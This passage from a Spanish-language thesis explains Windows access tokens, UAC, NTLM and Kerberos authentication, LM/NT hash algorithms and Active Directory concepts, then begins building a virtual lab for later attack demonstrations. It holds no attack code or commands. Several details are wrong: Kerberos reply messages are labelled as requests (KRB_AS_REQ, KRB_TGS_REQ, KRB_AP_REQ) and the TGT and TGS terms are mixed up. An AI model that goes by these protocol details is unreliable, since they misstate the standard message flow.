Una vez completado correctamente el proceso de autenticación, se procede a comprobar si el usuario tiene los privilegios necesarios para realizar la acción que se está solicitando ejecutar, como puede ser acceder a un equipo, accedere a un recurso, etc.

2.4.1. Access tokens

Cuando el proceso LSA verifica la autenticación del usuario, se crea un *Access Token*, este objeto describe el contexto de seguridad de un proceso o de un hilo (*thread*) [20]. Para SSPI se denomina contexto de seguridad a una estructura de datos que contiene datos relevantes de seguridad como puede ser la clave de sesión o la duración de dicha sesión. Cada proceso ejecutado por un usuario dispone de una copia del token de acceso de ese usuario. Windows utiliza estos tokens para identificar a un usuario cuando ejecuta un hilo que necesite privilegios de ese usuario. La información contenida en un *Access Token* es:

- El SID de la cuenta del usuario en cuestión.
- El SID del grupo de usuarios de los que el usuario es miembro.
- El SID de la session (logon session).
- Los privilegios del usuario y del grupo de usuarios al que pertenece.
- El SID del grupo primario.
- El *Discretionary Access Control List* (DACL) [21] por defecto que se utiliza cuando el usuario crea un proceso sin especificar el descriptor de seguridad.
- La procedencia del token de acceso.
- Si el token de acceso es primario o es una suplantación.
- Una lista de SIDs restrictivos.
- Niveles de suplatación actuales.
- Otras estadísticas.

Cuando un administrador local inicia sesión en una máquina, se crean dos tokens diferentes: Un token primario que contendrá el contexto de seguridad del usuario y un token de administrador. Esto es debido a la política de Windows de mínimo privilegio posible, esto significa que el sistema usará por defecto el token primario cuando un proceso o hilo interactue con un *Securable Objects* [22]. Esto es importante a la hora de entender *User Account Control (UAC)*.

2.4.2. User Account Control (UAC)

User Account Control (UAC) [23] [24] sirve para controlar cuando se están usando privilegios de administración. Como se ha comentado anteriormente al iniciar sesión desde una cuenta administrativa, se crean dos tokens de usuario: uno denominado *full access token* y un token secundario denominado *filtered access token*. Esto permite que los procesos ejecutados por este usuario se ejecuten con el segundo token siempre y cuando no necesiten privilegios de administración y así cumplir la política de mínimo privilegio posible. Esto lo podemos observar cuando se completa un inicio de sesión válido, el proceso *Explorer.exe* se ejecuta con el *filtered access token*. Cuando un proceso concreto necesita privilegios de administración, se requerirá una elevación de privilegios realizando una elevación de UAC. Como se puede ver en la Figura 2.5 se ha ejecutado una terminal (*cmd.exe*) con privilegios administrativos y aparece el mensaje de Control de Cuentas de Usuario para elevar de privilegios.




Fig. 2.5. Control de Cuentas de Usuario al ejecutar cmd.exe

Para controlar qué procesos necesitan privilegios especiales o cuales no, los Sistemas Windows hacen uso de *Mandatory Integrity Control* [25], un mecanismo para controlar el acceso a los *Securable Objects* [22], para ello, el MIC utiliza niveles de integridad para evaluar el acceso a un proceso. Estos niveles son: *untrusted, low, medium, high, system e installer* [26] [27]. Esto implica que un objeto con integridad baja (*low*) no puede escribir en un objeto de integridad medio.

- **Untrusted:** Son aquellos procesos iniciados de forma anónima, como puede ser procesos lanzados desde cuentas de Invitados.
- **Low:** Nivel de integridad usado por defecto para la interacción con internet. Cuando se lanza *Internet Explorer* se utiliza este modo, por lo tanto, todos los archivos y procesos asociados a este se le asignan un nivel de integridad bajo.
- **Medium:** Nivel de integridad usado por la mayoría de los procesos, es el nivel designado por defecto siempre y cuando no se especifique explícitamente un nivel inferior o superior.
- **High:** Nivel de integridad destinado para aquellos procesos que necesitan privilegios de administración. Los objetos con este nivel de integridad solicitarán una elevación de privilegios a través de UAC.
- **System:** Nivel de integridad reservado para los objetos del sistema, estos objetos engloban el kernel de Windows y servicios del *core*.
- **Installer:** Nivel de integridad especial utilizado para la instalación de software. Este nivel es igual o superior a todos los niveles anteriores, lo que permite que este nivel puede desinstalar los demás objetos.

3. Paquetes de autenticación

Esta sección detalla en profundidad los paquetes de autenticación utilizados en sistemas basados en Windows. Los paquetes de autenticación son *Dynamic-Link Libraries (DLLs)* lanzadas por el proceso LSA durante un inicio de sesión que se encargan de analizar y validar las credenciales introducidas por el usuario, crear una nueva *logon session* y pasar la información al proceso LSA para que este cree el *Access Token* correspondiente si la validación ha sido correcta. Windows permite la carga de multiples paquetes de autenticación lo que permite que LSA soporte multiples procesos de inicio de sesión diferentes. En este capítulo se van a detallar los paquetes de autenticación utilizados por defecto: MSV1_0 y Kerberos. Además, se va a detallar la forma que tiene Windows de almacenar las contraseñas en el sistema.

3.1. MSV1_0

MSV1_0 [28] es el paquete de autenticación proporcionado por Windows e implementa la familia de protocolos Lan Manager versión 1 y 2 (LM y NT) y Net Lan Manager versión 1 y 2 (NTLMv1 y NTLM v2) [29].

Este paquete de autenticación soporta tanto inicio de sesión de forma local como inicio de sesión para cuentas y servicios en dominios. El paquete MSV1_0 ejecuta una arquitectura cliente/servidor, es decir, el cliente es el que recibe las credenciales (username y el hash de la contraseña) y las valida frente al servidor.

Cuando se ejecuta localmente cliente y servidor están representados por la misma máquina que se encarga de recoger las credenciales proporcionadas por el usuario a través de los *Credential Providers* y compararlas con las credenciales introducidas por el usuario cuando creó la cuenta y que están almacenadas en la SAM, si ambas contraseñas son iguales el proceso de autenticación es correcto.

En inicio de sesión en dominio el cliente representa la máquina local y el servidor representa el Domain Controller donde está configurado Active Directory. El cliente recoge las credenciales y las pasa por el canal de comunicación seguro creado por el proceso *Winlogon.exe* y las comunica con la instancia de MSV1_0 ejecutada en el Domain Controller. El cliente delega la comprobación de las credenciales al Domain Controller, esto se denomina *Pass-Through*. La instancia de MSV1_0 del Domain Controller realiza la validación de las credenciales comprobando la información recibida con los datos almacenados en la base de datos del Domain Controller y devuelve la información a la instancia ejecutada en local. Si la validación ha sido correcta, el paquete MSV1_0 local devuelve la información

al proceso LSA local.

Windows ha implementado los protocolos de desafío/respuesta NTLMv1 y NTLMv2 para la intercambiar las credenciales introducidas por el usuario entre la máquina local y el Domain Controller en lugar de intermbiar las credenciales directamente. Antes de detallar ambos protocolos, se va a analizar la forma de almacenamiento de las contraseñas que luego serán utilizadas por ambos protocolos.

3.1.1. Windows hashes

Los Sistemas Windows, en lugar de almacenar las contraseñas en texto plano, algo que sería un gran problema de seguridad utilizan los siguientes algoritmos de hash [30]:

Hashes Lan Manager (LM)

El algoritmo Lan Manager (LM) para realizar la función hash de las contraseñas almacenadas en Windows fue una de las primeras implementaciones que desarrolló Windows para mantener cifradas las contraseñas. Hoy en día está prácticamente en desuso y desde 2017 se recomienda desactivar la opción de que se guarden las credenciales de esta forma [31].

Algoritmo

El algoritmo de hash utilizado realiza el siguiente procedimiento:

- Convertir todos los caracteres a letras mayúsculas.
- Añadir un padding de caracteres nulos hasta que tenga una longitud de 14 caracteres.
- Dividir la contraseña en dos partes de 7 caracteres cada una.
- Crear dos DES keys para cada parte.
- Cifrar a través de DES las partes anteriores con el string "KGS!@#\$ %".
- Concatenar ambos strings.

Hashes NT

Los hashes NT, también conocidos como hashes NTLM, es la forma que utiliza actualmente Windows para alamcenar las contraseñas de los usuarios del sistema. Estos hashes están almacenados en la SAM si se trata de un equipo local o en el fichero NTDS del Active Directory si se trata de un equipo en dominio. A través de la obtención de este tipo de hashes se puede realizar un ataque de Pass-The-Hash (se detallara en los siguientes capítulos).

Algoritmo

Windows encodea la contraseña del usuario con UTF-16 Little Endian y posteriormente realiza un hash con el algoritmo MD4:

- MD4(UTF-16-LE(password))

3.1.2. Net-NT Lan Manager (Net-NTLM)

El protocolo Net-NTLM es un protocolo *challenge/response* utilizado para la autenticación entre el cliente y el servidor [32]. El objetivo principal de este protocolo es proporcionar la autenticación de un dispositivo sin la necesidad de intercambiar implícitamente la contraseña con el servidor. Además, este protocolo proporciona integridad y confidencialidad ya que los mensajes intercambiados van cifrados. Windows ha proporcionado dos implementaciones de este protocolo [33]:

Net NT Lan Manager Versión 1 (Net-NTLMv1)

Es la versión más antigua de este protocolo y actualmente se encuentra en desuso ya que presenta limitaciones de gran importancia. Este protocolo utiliza ambos de los hashes explicados en la sección anterior (LM y NT). A continuación se va a detallar el protocolo utilizado:

1. El cliente realiza una petición de autenticación al servidor.
2. El servidor responde con un challenge que corresponde a un número aleatorio de 8 bytes.
3. El cliente realiza una operación criptográfica utilizando el challenge enviado por el servidor y un secreto que ambos conocen, en este caso se va a utilizar alguno de los windows hashes explicados anteriormente (o los dos). El cliente enviará al servidor el resultado de esta operación (24 bytes).
4. El servidor comprueba si se ha realizado la operación correctamente ya que también dispone tanto el challenge como el secreto utilizado. Si el challenge coincide la autenticación se ha realizado correctamente.

Net NT Lan Manager Versión 2 (Net-NTLMv2)

Debido a las limitaciones que presentaba NTMLv1, Windows implementó una versión mejorada de este protocolo: NTLMv2 que está disponible desde el paquete Windows NT 4.0 SP4. De la misma manera, se va a explicar el protocolo *challenge/response* utilizado para esta versión:

1. El cliente realiza una petición de autenticación al servidor.
2. El servidor responde con un challenge que corresponde a un número aleatorio de 8 bytes.
 - Server Challenge (SC) = 8-byte challenge (Random).
3. El cliente genera también un numero aleatorio de 8 bytes.
 - Client Challenge (CC) = 8-byte challenge (Random).
4. El cliente calcula el secreto que va a utilizar a través de realizar el algoritmo HMAC-MD5 del hash NT de la contraseña, el nombre de usuario y el dominio.
 $v2\text{-Hash} = \text{HMAC-MD5}(NT\text{-Hash}, \text{user name}, \text{domain name})$
5. El cliente envía dos respuestas diferentes:
 - LMv1: Que corresponde con el hash HMAC-MD5 del v2-hash y los dos challenges (SC y CC): $LMv2 = \text{HMAC-MD5}(v2\text{-Hash}, SC, CC)$
 - NTv2: Que corresponde con el hash HMAC-MD5 del v2-hash, el challenge del sevidor y un nuevo challenge del cliente que incluye un timestamp para evitar ataques de replay: $CC^* = (X, \text{time}, CC2, \text{domain name})$ — $NTv2 = \text{HMAC-MD5}(v2\text{-Hash}, SC, CC^*)$
6. El servidor comprueba si se las operaciones se han realizado correctamente ya que también dispone tanto el challenge como el secreto utilizado. Si el challenge coincide la autenticación se ha realizado correctamente.

3.2. Kerberos

El paquete de autenticación Keberos, que implementa la versión 5 del protocolo de Kerberos [34], es el paquete principal utilizado por los sistemas Windows para verificar la identidad de un equipo cuando se realiza un inicio de sesión en red. Las principales características de este protocolo son [35]:

- Proporcionar autenticación a través del uso de tickets.
- Evitar el intercambio o almacenamiento de credenciales.
- La utilización de un tercero de confianza (*trusted 3rd-party*).
- La utilización de criptografía simétrica.

3.2.1. Aplicaciones de Kerberos

Las ventajas de utilizar Kerberos como protocolo de autenticación son las siguientes [36]:

- **Autenticación delegada:** La autenticación con Kerberos permite a un servicio actuar impersonando al cliente local cuando se conecta a otros servicios.
- **Single Sig-On:** El uso de Kerberos permite a los usuarios acceder a los recursos de un dominio sin introducir la contraseña cada vez que quieran acceder a un recurso diferente.
- **Autenticación eficiente:** El servidor donde se está intentado loguear un equipo tiene la capacidad de autenticar a este examinando únicamente las credenciales presentadas por el cliente. Es decir, un cliente puede obtener las credenciales para un servidor en particular una vez y reutilizarlas.
- **Autenticación mutua:** A diferencia de NTLM, Kerberos puede autenticar ambas partes, tanto el cliente como el servidor.

3.2.2. Elementos principales

Antes de explicar el procedimiento utilizado por el paquete de autenticación Kerberos, es necesario detallar los diferentes elementos que van a formar parte del mismo [37].

Ticket-Granting Ticket (TGT)

Ticket-Granting Ticket (TGS) corresponde con un identificador cifrado con un tiempo de uso limitado expedido por el Key Distribution Center (KDC) cuando se ha completado la autenticación de un usuario y sirve para solicitar los *Ticket-Granting Server (TGS)* cuando se quiere utilizar dicho servicio. Este ticket está cifrado con la clave del KDC. El tiempo de validez por defecto de un ticket es de diez horas.

Ticket-Granting Server (TGS)

Ticket-Granting Server (TGS) [38] es el identificador que un usuario presenta a un servicio para poder acceder a sus recursos. Para solicitar este ticket el usuario presenta el *Ticket-Granting Ticket (TGS)* para verificar la validez de la autenticación y si tiene permisos de acceso a este recurso. Este ticket está cifrado con la clave del servicio correspondiente.

Key Distribution Center (KDC)

Key Distribution Center (KDC) es el servicio encargado de recibir las peticiones de autenticación, validar los datos contenidos en esta y si la autenticación es correcta

proporcionar un *Ticket-Granting Ticket (TGT)*. Este proceso se ejecuta en el Domain Controller que administra el Active Directory.

Este elemento se puede dividir en dos instancias principales: El servidor de autenticación (*Authentication Server*) y el servidor que gestiona los TGTs (*Ticket Granting Server*).

- **Authentication Server (AS):** Proporciona la autenticación de un usuario en la red y genera el ticket TGT.
- **Ticket Granting Server (TGS):** Cuando un usuario solicita el acceso a un servicio red, presenta el ticket TGT y este le proporciona un ticket TGS que sirve de autenticación frente al servicio de red destino.

Application Server (AP)

Application Server (AS) corresponde con cualquier aplicación que soporte autenticación a través del protocolo Kerberos. Corresponde al servicio o recurso al que quiere acceder el cliente.

Claves

En el protocolo de autenticación Kerberos hay tres claves fundamentalmente:

- **Clave del KDC o krbtgt:** Clave derivada del hash NTLM de la cuenta *krbtgt*, sirve para cifrar las partes más importantes del protocolo como el TGT.
- **Clave del cliente:** Clave derivada del hash NTLM del usuario o cliente.
- **Clave del servicio:** Esta clave depende del servicio y es la que se utiliza para cifrar los tickets TGS.

También existen diferentes claves de sesión negociadas entre el KDC y el cliente y claves de sesión del servicio negociada entre el cliente y el AS.

Privilege Attribute Certificate (PAC)

Privilege Attribute Certificate (PAC) [39] es una estructura de datos que recoge la información codificada sobre los privilegios del usuario. Esta estructura está cifrada con la clave del KDC. El cliente puede especificar que no se incluya el PAC en la petición del TGT. Un servicio puede comprobar con el KDC si el PAC está firmado correctamente.




Fig. 3.1. Protocolo de autenticación Kerberos.

3.2.3. Protocolo de autenticación

En esta sección se va a explicar el protocolo de autenticación, para este caso de uso el cliente solicita un TGT para autenticarse y posteriormente utiliza ese TGT para pedir un ticket de servicio para poder acceder a una aplicación. Se va a detallar el proceso utilizado y los paquetes intercambiados [40] [41]. Cabe destacar que Kerberos utiliza TCP y UDP para el intercambio de paquetes. El KDC utiliza los puertos TCP/88 y UDP/88.

1. En primer lugar, el cliente envía una petición de autenticación al servidor KDC a través del paquete **KRB_AS_REQ**. El objetivo de este paquete es iniciar la comunicación y transmitir las credenciales del usuario a autenticar. Para ello se transmite la siguiente información:

- **Timestamp**: Sirve para evitar ataques de replay. Está firmado con la clave NTLM del cliente.
- **Username**: Información sobre el nombre del usuario que se está autenticando.
- **Service Principal Name (SPN)** [42]: Indicador único de la instancia del servicio asociado a la cuenta krbtgt.
- **Nonce**: Número aleatorio generado por el usuario.

2. El *Authentication Server (AS)* recibe el paquete anterior y procede a la autenticación.

Para ello busca el nombre de usuario en la base de datos del KDC y utiliza el hash de la contraseña almacenada para descifrar el timestamp, si no se produce ningún error al descifrar y el timestamp coincide con la hora actual (con un desfase máximo de 5 minutos) la autenticación se completa correctamente.

Una vez autenticado el usuario, el AS prepara el paquete a enviar denominado **KRB_AS_REQ**. Este paquete contiene la siguiente información:

- **Username:** Información sobre el nombre del usuario que se está autenticado.
- **Datos cifrados:** Información cifrada con la clave del usuario que incluye: Nombre del usuario, clave de sesión, fecha de expiración de la sesión, SPN y el nonce enviado por el cliente previamente.
- **Ticket TGT:** Ticket cifrado con la clave del KDC. El ticket incluye: Nombre del usuario, clave de sesión, fecha de expiración del ticket TGT y PAC.

3. Una vez autenticado y en disposición del TGT. Para poder utilizar un servicio es necesario obtener un TGS. Para ello, el usuario envía un paquete **KRB_TGS_REQ** con la siguiente información:

- **SPN:** Indicador único de la instancia del servicio asociado a la cuenta krbtgt.
- **Nonce:** Número aleatorio generado por el usuario.
- **Ticket TGT - Datos cifrados:** Datos cifrados con la clave del usuario que incluye: Nombre de usuario y timestamp.

4. *Ticket Granting Server* examina la petición, si esta es correcta envía el paquete **KRB_TGS_REQ** con el TGS y la siguiente información:

- **Username.**
- **Ticket TGS:** Ticket cifrado con la clave del servicio. El ticket incluye: Clave de sesión del servicio, nombre de usuario, fecha de expiración del ticket TGS y PAC.
- **Datos cifrados:** Información cifrada con la clave de sesión que incluye: Clave de sesión del servicio, fecha de expiración del ticket TGS y Nonce enviado previamente.

5. Una vez obtenido el ticket TGS, el usuario podrá presentarlo al servicio correspondiente, para ello debe enviar a dicho servicio el paquete **KRB_AP_REQ** con la siguiente información:

- **Ticket TGS.**
- **Datos cifrados:** Información cifrada con la clave de sesión del servicio que incluye: Nombre de usuario y timestamp.

6. Por último, el servidor contesta con el paquete **KRB_AP_REQ**. Este paquete es opcional y sólo se envía si es necesaria la autenticación mutua entre el cliente y el servicio.

4. Active Directory

Directorio Activo del inglés *Active Directory (AD)*, corresponde a la implementación de un servicio de directorio proporcionado por Microsoft. La finalidad principal de este servicio es la gestión y administración centralizada de los recursos y los usuarios pertenecientes a una red de una empresa u organización. La información administrada por Active Directory se puede agrupar en tres grupos principales: recursos (impresoras), servicios (aplicaciones web, aplicaciones de correo electrónico, bases de datos, etc.) y usuarios (cuentas, credenciales, grupos, etc.). Con esta información, es posible crear y administrar dominios, usuarios y todos los objetos englobados dentro de la misma red. En este capítulo se va a introducir los términos generales y conceptos clave y la creación de un laboratorio local que permita la ejecución de los principales ataques sobre Active Directory.

4.1. Protocolos y servicios implicados en Active Directory

Domain Name System (DNS)

Domain Name System (DNS) es el servicio que proporciona la resolución de nombres de dominio, es decir, resuelve la dirección IP de cada nombre de dominio utilizado en un entorno Active Directory. Este servicio es de gran importancia ya que Active Directory se basa en la resolución de nombres para establecer qué recursos están disponibles a lo largo de una red y dónde se encuentran.

Lightweight Directory Access Protocol (LDAP)

Lightweight Directory Access Protocol (LDAP) es un protocolo que sirve para acceder a los servicios de directorio. Es utilizado por Active Directory como mecanismo de comunicación entre aplicaciones y equipos con los servicios que dispone el directorio. Además realiza un seguimiento de los objetos existentes en una red.

Server Message Block (SMB)

Server Message Block (SMB) es utilizado para el intercambio de archivos a través de un dominio en servicio de Active Directory. Los controladores de dominio utilizan este protocolo para intercambiar Group Policy Objects.

4.2. Términos y conceptos clave

Active Directory Domain Services (ADDS)

Active Directory Domain Services (ADDS) es el servicio de Active Directory cuando este es instalado en un servidor como por ejemplo Windows Server 2016 ó Windows Server 2019.

Dominio (Domain)

Un dominio, del inglés *Domain* [43] es definido como un “contenedor lógico”, es decir, es una estructura lógica que contiene los siguientes componentes:

- Una estructura jerárquica para usuarios y grupos en función de los privilegios de los mismos.
- Servicios (vistos anteriormente) que proveen capacidades de autenticación y autorización.
- Distintas políticas de seguridad que se aplican a usuarios y objetos.
- Un registro DNS que identifica inequívocamente el dominio, como puede ser empresa.com, ad.empresa.com. Este nombre será requisito para iniciar sesión en una cuenta de dominio utilizando como parte del nombre del usuario.

Estos componentes y objetos están almacenados en la base de datos de Active Directory. Se puede considerar un dominio como un límite administrativo de estos objetos. Un dominio puede abarcar diferentes ubicaciones tanto físicas como en red y estar compuesto por una multitud de objetos.

Árbol (Domain Tree)

En relación con el término anterior, un árbol del inglés *Domain Tree*, son colecciones de dominios que se agrupan como una estructura jerárquica. Un arbol se le puede considerar como una serie de dominios conectados jerárquicamente a través de usar el mismo espacio de nombres DNS. Un ejemplo sería, si al dominio anterior: empresa.com le añadimos un “hijo” denominado recursoshumanos.empresa.com se crea un árbol de dominios compuesto por un dominio padre o root (empresa.com) y un hijo o child (recursoshumanos.empresa.com). Estos dominios forman parte del mismo árbol y se crean automáticamente relaciones de confianza entre ellos. En un Active Directory pueden coexistir multitud de árboles de dominio diferentes.

Bosque (Forest)

Un bosque, del inglés *Forest*, a grandes rasgos es una colección de árboles de dominio que comparten el mismo *schema*, misma estructura lógica, *global catalog* y configuración. Alguno de estos términos será introducido a continuación. Todos los dominios pertenecientes a un mismo forest, establecen una relación de confianza transitiva. Cabe destacar, que cuando se crea una instancia de Active Directory por primera vez y se crea un dominio también se está creando implícitamente un forest.

Schema

Un *schema* en Active Directory se define como a *forest-wide template*, es decir, una plantilla aplicable al dominio que define los objetos y propiedades alojados en el Active Directory. Este esquema debe estar bien configurado para evitar comprometer la seguridad de todos los dominios del forest. Para su administración existe un grupo especial denominado *Schema Admins* que puede editar y configurar dicho schema.

Fully Qualified Domain Name (FQDN)

Fully Qualified Domain Name (FQDN) es la dirección completa que identifica un host o recurso, este está compuesto por la unión del nombre del host *hostname* y el dominio. En el ejemplo anterior, un equipo denominado Cliente01 su FQDN sería Cliente01.empresia.com.

Domain Controller (DC)

Un controlador de dominio, del inglés *Domain Controller (DC)*, es la parte fundamental de Active Directory, corresponde a servidores de Windows que contienen la base de datos Active Directory y por lo tanto almacenan toda la información correspondiente a dominios, domain trees, forests, usuarios, servicios, etc.

Objetos (Objects)

Todos los elementos almacenados en una base de datos Active Directory se almacenan en forma de objetos, cada objeto tiene un tipo diferente que le diferencia de otros objetos. Cada objeto almacenado tiene un SID diferente que se utiliza para admitir o denegar el acceso del objeto a un recurso del dominio. Los objetos creados por defecto en cualquier dominio se pueden agrupar de la siguiente forma:

- Unidades organizativas, del inglés *Organizational Unit (OU)*.
- Usuarios.

- Ordenadores.
- Grupos de usuarios.
- Contactos.
- Carpetas compartidas.
- Impresoras compartidas.

Organizational Unit (OU)

Unidades organizativas, del inglés *Organizational Unit (OU)* son contenedores de diferentes objetos del mismo dominio como puede ser otros contenedores, cuentas de usuario, grupos, etc. Un administrador del dominio puede crear unidades organizativas y aplicarle diferentes directivas de grupo que se aplicarán a todos los objetos de esta unidad, esto permite una administración más eficiente del Active Directory.

Service Principal Name (SPN)

Un *Service Principal Name (SPN)* [44] es un identificador único asociado a una instancia de un servicio. Los SPN son utilizados por el protocolo de autenticación Kerberos para asociar una instancia de un servicio en concreto con una cuenta de inicio de sesión.

4.3. Laboratorio de Active Directory

En la siguiente sección se van a establecer las directrices para la creación de un laboratorio local que permita la realización de los ataques que se describirán y experimentación en los capítulos previos a este. La organización de este capítulo es la siguiente: En primer lugar se detallan los requisitos o prerequisitos necesarios para poder realizar las siguientes acciones como puede ser el software de virtualización, las imágenes del sistema operativo, etc. Posteriormente, se ha definido y configurado la topología elegida y por último la instalación y administración de Active Directory.

4.3.1. Requisitos

Previamente a la creación de la topología de red y a la instalación de Active Directory que permita realizar las pruebas es necesario disponer de las siguientes características.

Software de virtualización

La virtualización consiste en la creación de entornos simulados o recursos desde un único sistema operativo denominado *host*, por consecuencia, un software de virtualización

es aquel que te permite realizar las acciones descritas anteriormente que puede ser la creación de sistemas operativos, creación de topologías de red, administración de recursos etc. Aunque hay gran variedad de software de virtualización, para la realización de este proyecto se ha utilizado *Oracle VM VirtualBox* [45].

VirtualBox es un software de virtualización *Open Source* con licencia GPLv2 desarrollado por Oracle Corporation que permite la creación de entornos x86 and AMD64/Intel64. Para este proyecto se ha utilizado la última versión (VirtualBox 6.0.12) que se puede descargar en⁵. Con este Software se van a crear las máquinas virtuales y las redes internas necesarias para la creación del laboratorio.

Máquinas Virtuales

Para este proyecto se van a utilizar cuatro máquinas virtuales. Para aquellas que se necesite una licencia de software privativo se va a utilizar la versión de prueba que proporciona Microsoft con el objetivo de que cualquier pueda replicar dicho laboratorio sin necesidad de licencias adicionales. Las máquinas son las siguientes:

- **DC01:** Es la máquina virtual principal y es la encargada de administrar el Active Directory. Como se ha comentado en el estado del arte se va a utilizar Windows Server 2019 es su última versión. La imagen del sistema operativo se ha descargado de⁶.
- **Cliente01:** Por otro lado, esta máquina representa a la de un usuario legítimo o cliente de una empresa que está unido al dominio y conectado por la red interna. Para esta máquina virtual se ha utilizado Windows 10 Enterprise que se puede descargar en⁷.
- **Gateway:** Esta máquina virtual se va a utilizar como puerta de enlace entre la red interna y la red externa lo que simula ser internet. Para su implementación, se ha utilizado Debian 10 (Buster) sin escritorio para ahorrar recursos locales. La imagen de este sistema operativo se puede descargar en⁸.
- **Atacante01:** Por último, para la simulación de un atacante externo o profesional de la seguridad ofensiva realizando labores de *Red Team*, se ha utilizado la distribución Kali Linux 2019.3, este distribución ofrece gran variedad de herramientas destinadas a la auditoría informática que serán de utilidad a la hora de realizar los ataques propuestos. Para descargar esta distribución se puede a través de⁹.

⁵<https://www.virtualbox.org/>

⁶<https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019>

⁷<https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019>

⁸<https://cdimage.debian.org/debian-cd/current/amd64/iso-cd/debian-10.1.0-amd64-netinst.iso>

⁹<https://cdimage.kali.org/kali-2019.3/kali-linux-2019.3-amd64.iso>

Instalación y actualización

La instalación y actualización de las máquinas, no se ha considerado como alcance de este proyecto, por lo tanto a partir de este punto se da por hecho de que el usuario ha instalado y actualizado las máquinas y cuenta con la última versión de las mismas.

4.3.2. Configuración previa

Antes de configurar el active directory, se ha creado una topología en red simula a un entorno corporativo fictio. Aunque este laboratorio únicamente disponga de una máquina unida al dominio, en entornos reales son multitud los equipos lo que posibilita un gran abanico de posibles entradas a la red de la empresa u organización. A continuación se va a explicar la topología elegida y las configuraciones necesarias..

Topología de red

Como ya se ha adelantado, la máquina consta de 4 máquinas: 2 Windows (DC01 y Cliente01) y 2 Linux (Atacante01 y Gateway). La distribución de la topología en red se puede observar en la Figura 4.1. En la imagen se puede apreciar la existencia de dos redes: ADNET(192.168.0.0/24) formada por los dos Sistemas Windows que forman parte del dominio de la empresa fictia y EXTNET(10.10.10.0) que emula en una red interna lo que sería estar expuesto a internet en un entorno real. Ambas redes están enlazadas por el Gateway.

Configuración de red

Se va a realizar la configuración necesaria para cada red.

■ DC01

1. Antes de arrancar la máquina virtual, es necesario ir a Configuración/Red y añadir el Adaptador1. Esto va a simular la tarjeta de red del DC01. Esta tarjeta de red la vamos a conectar a la red ADNET como se puede ver en la Figura 4.2.

